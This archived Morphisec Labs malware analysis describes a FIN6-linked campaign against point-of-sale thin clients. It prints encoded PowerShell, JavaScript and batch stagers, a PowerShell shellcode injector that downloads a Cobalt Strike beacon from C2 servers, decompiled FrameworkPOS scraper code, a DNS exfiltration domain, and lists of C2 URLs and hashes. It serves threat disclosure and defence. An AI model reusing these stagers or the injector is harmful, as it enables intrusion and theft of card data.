New Global Cyber Attack on Point of Sale Systems

By Morphisec Labs

Archived: 2026-04-05 13:39:45 UTC

*This post was authored by **Michael Gorelik** and **Alon Groisman**.*

Over the past 8-10 weeks, Morphisec has been tracking multiple sophisticated attacks targeting Point of Sale thin clients globally.

More specifically, on the 6th of February we identified an extremely high number of prevention events stopping Cobalt Strike backdoor execution, with some of the attacks expressly targeting Point of Sale VMWare Horizon thin clients.

Based on the initial indicators, we identified FrameworkPOS scraping malware installed on some of the thin clients, after initializing PowerShell/WMI stages that downloaded and reflectively loaded Cobalt-Strike beacon with PowerShell extension directly into the memory.

We found many indicators linking specifically to the **FIN6** group (WMI/PowerShell, FrameworkPOS, lateral movement and privilege escalation), with the difference of moving from Metasploit to Cobalt-Strike). Some indicators are also tied to the EmpireMonkey group. At this point, we don't have enough data for proper attribution.

If successful, the Cobalt Strike beacon payload gives attackers full control over the infected system and the ability to move laterally to other systems, harvest user credentials, execute code and more, all while evading advanced EDR scanning techniques.

Digging deeper into the notification and the telemetry, we identified victims across the United States, Japan and India from the finance, insurance and healthcare (diagnostic image processing) sectors, as well as additional targets globally.


Following additional retro-hunting on Virus Total, we identified multiple servers that were, and still are, delivering the Cobalt Strike beacon using the same delivery pattern and same C2 communication pattern. We have notified the customers and the legal authorities about the currently active C2 servers.

Morphisec Labs is currently still analyzing the infiltration methods (unknown); due to this we will present only partial technical information in this report. However, we believe it important to publish even a partial analysis so that enterprises are aware of, and immediately block, any access to the URLs listed below.

Technical Information

Infiltration

As stated in the introduction, the infiltration vector is yet to be determined, although after retro-hunting on VT and matching it to our known telemetry events, we believe that at least one vector is executed through HTA files that execute PowerShell scripts as part of an embedded VBScript.



Script Stager

Additional hunting reveals additional scripts that lead to the same Cobalt Strike beacon. It is not known if the scripts below are part of a lateral movement or just additional examples of infiltration samples. However, at least some of them are executed through WMI which may indicate an intermediate stage.

POWERSHELL

```
powershell.exe -nop -w hidden -c if([IntPtr]::Size -eq 4)
{$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe
'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop
-w hidden -e
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAb
wBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcASAA0AHMASQBBAE8Adw
BVAGgAbABvAEMAQQA3AFYAVwBhADQAKwBiAHkAQgBMADkAbgBFAGoANQBEADIAaABsAHkAVgBoAHkAYgBNAEIAMgB
aAGkAYgBTAFMAaABlAE0AOABXAE8ATQBIADIARABBAGoANwBXAGkATgBqAFMANAA3AFEAWQBjAGEAUAB6AEsANwBu
ACsALwBoAFIAKwBUAGkAWgBMAGMAegBhADUAMABrAFoARwBiAHIAdQByAHUAcQBsAE8AbgBxAHQAcgBQAEkAcAB1A
FIATwBPAEwAMqByAFEAYqAzADUAZAAzAGIATqB5AE8AVQBvAEoARABqAEMANqBIADUAeQBWAEcAYQBaAGEANABRAH
```

```
powershell -W 1 -C `"powershell ([char]45+[char]101+[char]110+[char]99)
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQ
BtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBp
AG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBMADEAWAArADQALwBhAHUAaABMAC
sAZQBmAGsAcgBvAHEATwBWAEEASgBVAEYAdwBxAHQATABwAFUAcAAxAGUASQBZAGwAdgBFAG0A
```

JAVASCRIPT

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('powershell.exe -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByA
HMASQBBAEEAQQBBAEEAQQBBAEEAQQBMADEAWAAvADIALwBhAE8AQgBUAC8AdQBmAHcAVg
BKAFUANgBCADMAdgBhAC8AbgB4AFAAQwB4AHEANwBkAFgAVQArAFQATABsAEkAawB4ADM
```


BAT

```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden
-encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMA
AYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADY
QAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwBXAD
E8AQgBSACsATAByAC8AQwBEADUAVwBTAGEAQwBpAFgAdwBuAFoAbwBwAFUAcgBqA
```

```
@shift /0
powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG
AYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCA
QAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBM
FMAQgBMACsAZQBmAHcAcgBtAEEANAB2AFIAbgBkAGEAQgBSAC8AOQB
AFUAVwBsAEYAZQBwAGEAMwBYAGQANABGAFEASQBtADEASgBNAFkAQw
```

PowerShell Stager

All the various scripts are decoded to the following PowerShell pattern:



The script above decompresses an additional level of PowerShell stager (regular Gzip):


```
Set-StrictMode -Version 2

$DoIt = @'
$assembly = @"
    using System;
    using System.Runtime.InteropServices;
    namespace inject {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, ui
            flProtect);
            [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint d
            IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
            [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle, Time dwMillis
        }
    }
"@

$compiler = New-Object Microsoft.CSharp.CSharpCodeProvider
$params = New-Object System.CodeDom.Compiler.CompilerParameters
$params.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$params.GenerateInMemory = $True
$result = $compiler.CompileAssemblyFromSource($params, $assembly)

[Byte[]]$var_code =
[System.Convert]::FromBase64String("/OiJAAAAYInlMdJkilIwilIMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQH
Cswc8NAcc44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS64ZdaG5ldABod2luaVRoTHcmB//VMf9XV1dXV2g6
V4mfxv/V63BbMdJSaAACYIRSUlJTUlBo61UuO//VicaDw1Ax/1dXav9TVmgtBhh7/9WFwA+EwwEAADH/hfZ0BIn56wloqsXiXf/VicFoRSFeMf/VMf
EAAOnJAQAA6Iv///8vYzdQcgB7D7ttgmipnNQMn27Mjj6CGg+3nYMqNOU4iIst+rFv33S6LI8IWAX51GXYZmZosSfihq7W+YnsxKCP8ese1h5B1AOK
NC4wICh jb21wYXRpYmxlOyBNU0lFIDguMDsgV2luZG93cyBOVCA2LjEpDQoA2Tm3/OY6fTxy8VnJPXCF8DpF9yNA4MMnld+EgrcgTQ8XIWQLVWe8hS
K+urXIPdaELbOX3Xgcv13sQ5hzzTxjoiC37rgkJHkuDLQw7UNaJ1C8ZQbCwab8rfcciuX8x1hHebB3LWEs9xsX9j/nIprJaNAJrkakdSZcjGR8+Kr7
3LTUOpvppQjVSn/okxJgaBLy7x1llib2XYg1gweIwzRUJ/yTwJduTgZthSjtd47+5S4FAblA9WJbQwBo8LWiVv/VakBoABAAAGgAAEAAV2hYpFPl/9
WFwHTGiwcBw4XAdeVYw+ip/f//MjE3LjEyLjIxOC45NQAAAAAB")


$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr [inject.func+AllocationType]::Cor
[inject.func+MemoryProtection]::ExecuteReadWrite)
if ([Bool]!$buffer) {
    $global:result = 3;
    return
}
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $buffer, $var_code.Length)
[IntPtr] $thread = [inject.func]::CreateThread(0, 0, $buffer, 0, 0, 0)
if ([Bool]!$thread) {
    $global:result = 7;
    return
}
$result2 = [inject.func]::WaitForSingleObject($thread, [inject.func+Time]::Infinite)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

Clearly, the marked base64 encoded script represents the next stage shellcode that is either remotely injected into the existing 32 bit or into a newly created 32 bit PowerShell process (if the current PowerShell is 64bit). Some samples differentiate in the way the VirtualAlloc and CreateThread are declared.

Shellcode Stager


The injected shellcode is a regular Metasploit downloader shellcode that traverses the PEB, resolves the function names by the standard ROR 13 hash, and downloads the next stage shellcode directly into memory from the C2. The pattern of the C2 download request destination is generally URL:PORT/[a-zA-Z0-9]{4}.

It executes InternetConnectA, InternetOpenA, HttpOpenRequestA, HttpSendRequestA for the purpose of downloading the next stage.




Cobalt Strike Beacon

Morphisec observed 2 types of beacons during this campaign, the first one is a regular direct reflective loaded Cobalt Strike DLL beacon, usually XOR encoded.



The second type is a shellcode backdoor beacon with PowerShell and Mimikatz functionality.



Persistency and FrameworkPOS

In some cases, after executing the backdoors, the attackers install *"WindowsHelpAssistant"* task in the task scheduler. In turn, this, on login, uses rundll32.exe with System privileges to execute and export function *"workerInstance"* from a downloaded binary DLL *"Assistant32.dll"*. We also observed similar command execution as part of the HKLM Run key.

The "*Assistant32.dll*" is the FrameworkPOS scraper that shares similar TTPs to a previously seen FrameworkPOS used by FIN6.

```
int __cdecl workerInstance(int a1, HMODULE hModule)
{
  int result; // eax
  char v3; // [esp+0h] [ebp-208h]
  CHAR Filename; // [esp+104h] [ebp-104h]

  result = TryCreateMutex();                    // "Global.Xr.ThreadPooling.MyAppSingleInstance"
  if ( result )
  {
    GetModuleFileNameA(hModule, &Filename, 0x104u);
    PathRemoveFileSpecA(&Filename);             // Removes the filename from the full path
    CopyBuffer(&v3, 0x104u, &Filename);         // Copy the base path into v3
    ConcatBuffer(&v3, 0x104u, "\\btdata.dat");  // //Creates new filepath with btdata.dat
    SavePath(&v3);
    SetErrorMode(0x8003u);
    Scrap();
    result = WaitWrapper();
  }
  return result;
}
```

The malware XOR's (xor 0xAA) the credit card information before exfiltration through DNS tunneling.

```
.text:10004A99                  push    eax
.text:10004A9A                  push    offset aNsZkamaz1902Co ; "ns.zkamaz1902.com"
```

Conclusions

These types of advanced attacks that utilize memory to evade detection solutions either by reflectively loading libraries, hollowing process memory or injecting code into new processes, are harder and harder to attribute due to the simple fact that more and more criminals are taking advantage of the strength of these evasion techniques and the weakness of runtime detection technologies to cope with such evasion. The attackers have the advantage of

choosing where to execute their malicious code and when to execute it, while runtime detection solutions cannot constantly scan the memory to detect the attack precisely when it manifests without significantly impacting the performance of the process runtime.

It is important to note that Morphisec prevents these types of attacks immediately, without any prior knowledge of the attack form or techniques. The forensic information used in this analysis was captured after the attack was already prevented.

Artifacts

Domains C2s

STILL ACTIVE:

hxxp://217.12.218[.]95:22222/c7Pr

hxxp://89.105.194[.]236:443/Xaq2

hxxp://46.166.173[.]109:443/Qq9a

hxxp://bbing.co[.]za:443/tXY7

hxxp://47.75.151[.]154:443/ZyBG

hxxp://185.80.233[.]166:443/qPe6

INACTIVE:

hxxp://5.39.219[.]15:8081/JVZb
hxxp://45.247.22[.]27:4444/EzFB
hxxp://standardcertifications[.]com:8080/cArF
hxxp://34.245.88[.]113:9090/tNDV
hxxp://2.72.0[.]200/9RyX
hxxp://185.202.174[.]91:443
hxxp://192.81.223[.]204/rr3E
hxxp://172.16.196[.]200/JSlT

hxxp://37.139.21[.]20/Orb9

hxxp://185.135.157[.]138:8080/9Par

hxxp://188.166.105[.]24/o9ZZ

hxxp://185.202.174[.]84:443/c9Fz

hxxp://35.182.31[.]181:443/jquery-3.3.1.slim.min.js

hxxp://209.126.106[.]228:443 (only 32 bit)

hxxp://172.17.3[.]2/G9fv

hxxp://104.237.131[.]29:443

hxxp://93.115.26[.]171:443

hxxp://188.166.105[.]24/cYj7

SCRIPT DOWNLOADERS:

0328fcc8229397c7bb4d0ccc958b09caa9a116b549cf59ae95b2d030ef70d54c

063060e5031ad4de170ea979e0a8e36c053904f5f4a33f147f9351328c465594

0ac9795a9eb6b374250523f29f55d07bea2c4c7077ab59c1fb38b38eca1f6f2a

0d8cd722c9cb741c68672612d9668aac59b3b116d11943fb4e010940272fe72f

143ca82d8ce9330d45078dcfcf3a75c8bff2d9f4a796729409dcd9d4a2914a5f

1d53bf1f98cab29509c9211e6dcf6d830ba602dd8886d1d9339c426a1ab4dbcf

1e3a4e51b9fe9d2fb94e040d3fcdb6a7874b035233ffc7ef779bd8ba01857097

20c4a40286b5fed63a322bdfc5b3fefdffb248423f2c1d3c586b4e207b7d8d06

21d9044a4314474b0ee50760902e4887a504708b588a3bf33f57417edba9ac9d

255eb59d84d7856bc857320e7e970e90808e7c9f2149cc29be6049ae164f965e

27c5d43786c826ee5072355c5e5aa16714873e389473e7569cdbf8c14a71aefc

31f55ed1989364263d9f150236baf73d73d5ab04c33b833038c983516d56718c

3df945c192636020101feba5fd2587f9bedd509ae093832e7c0bcad58e3082b1

4528b63bfe4ac3f5d757fdb4086f119bfd23972014ef751c10f8dae77e69ca8c

457248cf03d33c33484957c5e3449ff4530ba3f9387c09f835648e57498e9735

47fbbeee59236164e3a99d34c406ee36f1c6243d2e66f0019512d795de3fae1e

5151e0220dc73099dc340e5158fa1a046ca26dfd55c7c8d226a9e3e69872389b

5573a9e82526decf8bba7c594d919cadbb0473c33e926296772ad89c894a9ce6

57c49f5724ecfcce148577456c9b9166664709515bfa266c18b0729f6dadae31

588a4ca6c560b7e3d8ed4cdfcd0c57846439d34fabf32635cda12fe17d2e9d8c

6176941029763c6d91d408f3d63f1006de97eba45cb891b6a55f538d299b8a8c

6a1be30c9854bf7f97ebd6fb2ef85e527279dbebd8f700980718febbf53f4d6a

6f4a257ffaa31402c4062b0c3f98bbdd0d083221ea071a6a6439b56753f9c3f6

88987cb359a26ca6676a7904fef1e360fa37e5bc6c8be7f131b504047ce7dfd7

8ad326cbbfb3486d584f5589353e23e83a8152e2eb75faa5851a09272a80c5d7

900c232af659de5a5c816c756d48459a7cb78ad45f95aa8b869f694eb37551ee

999a8125534fc18e25ced0e24228909b33ac2b88960716cd5b9dfbe6db2ddca7

a01f4bf64ef45ffaa2eee0e7eb9a8e10639cdf1551c9809fdfa5bf8262887912

a3fe01b478068e0215dbf16bcc70234afead415c89f791261158bed8ea42c48a

a608307886cada313944636d60ca7c8f6b2ecd1d5071f51f99634d84a1412ad1

b44e573e2203d1e54e3c0cf8aafff15d9c9659be713710017698fe54589c1d5d

b630986f6f261587d6ca4e36a81268c16840a1a0df1e960a023e10f866b1e6e5

bef5d3646353b43290a6e8f905f69e3c41e5a4f5c784d76a59b44592d79d0422

c018dc64321541f5a815a3688187f26436482c47702b67a6db9d0cba98506b68

c1d1d2db4ec357ce93bc220412a791444bcf6e4a69307a45532457531a60cfde

c6f61bfbd11a723f24122ca618b66a77ec342e26d9423a2751fe7218306b7bc0

d6c41db2531b1aa5ac0a0473e6c3e5b55df47d6ef09756c3fc418583c9b418c1

deff2bb5bec2f6c7da3b5499764d695d8ad571ce1c3f0a3078bdf89aeaa9ad08

e24bf8cdb99d9404ed4272f980294957b842ee308eb2cd88ab053faf67ba90bf

e468a98a2bec5408437d39aeb8e6c68b83b1c26c33ba3ffa8673104bc9e4c1f7

e777b733918ce04adfe6fe7961885fa9e5408fd2bb0dc97eeee4b5fee08cd77f

f2cbf58594bb9cf670c16cd297e5b0d91568da5a50f92ea3c68ca046e5b25f61

f3a7af069a9ca248961038a0b30f7685ace1080d59449071477798e2164c1ffd

f82f563970927bb4ca5d0c7df4db610b3076a2221761c262974ae7d92be73043

fb312d11d54480b6a4721fda5ede5b97165b0985e1408d206baed2d91838d5d4

876e33b143741d9403f7848aac7f47e04e48d92b083e646fe49628585e4e6b0d

About the author

Morphisec Labs

Morphisec Labs continuously researches threats to improve defenses and share insight with the broader cyber community. The team engages in ongoing cooperation with leading researchers across the cybersecurity spectrum and is dedicated to fostering collaboration, data sharing and offering investigative assistance.
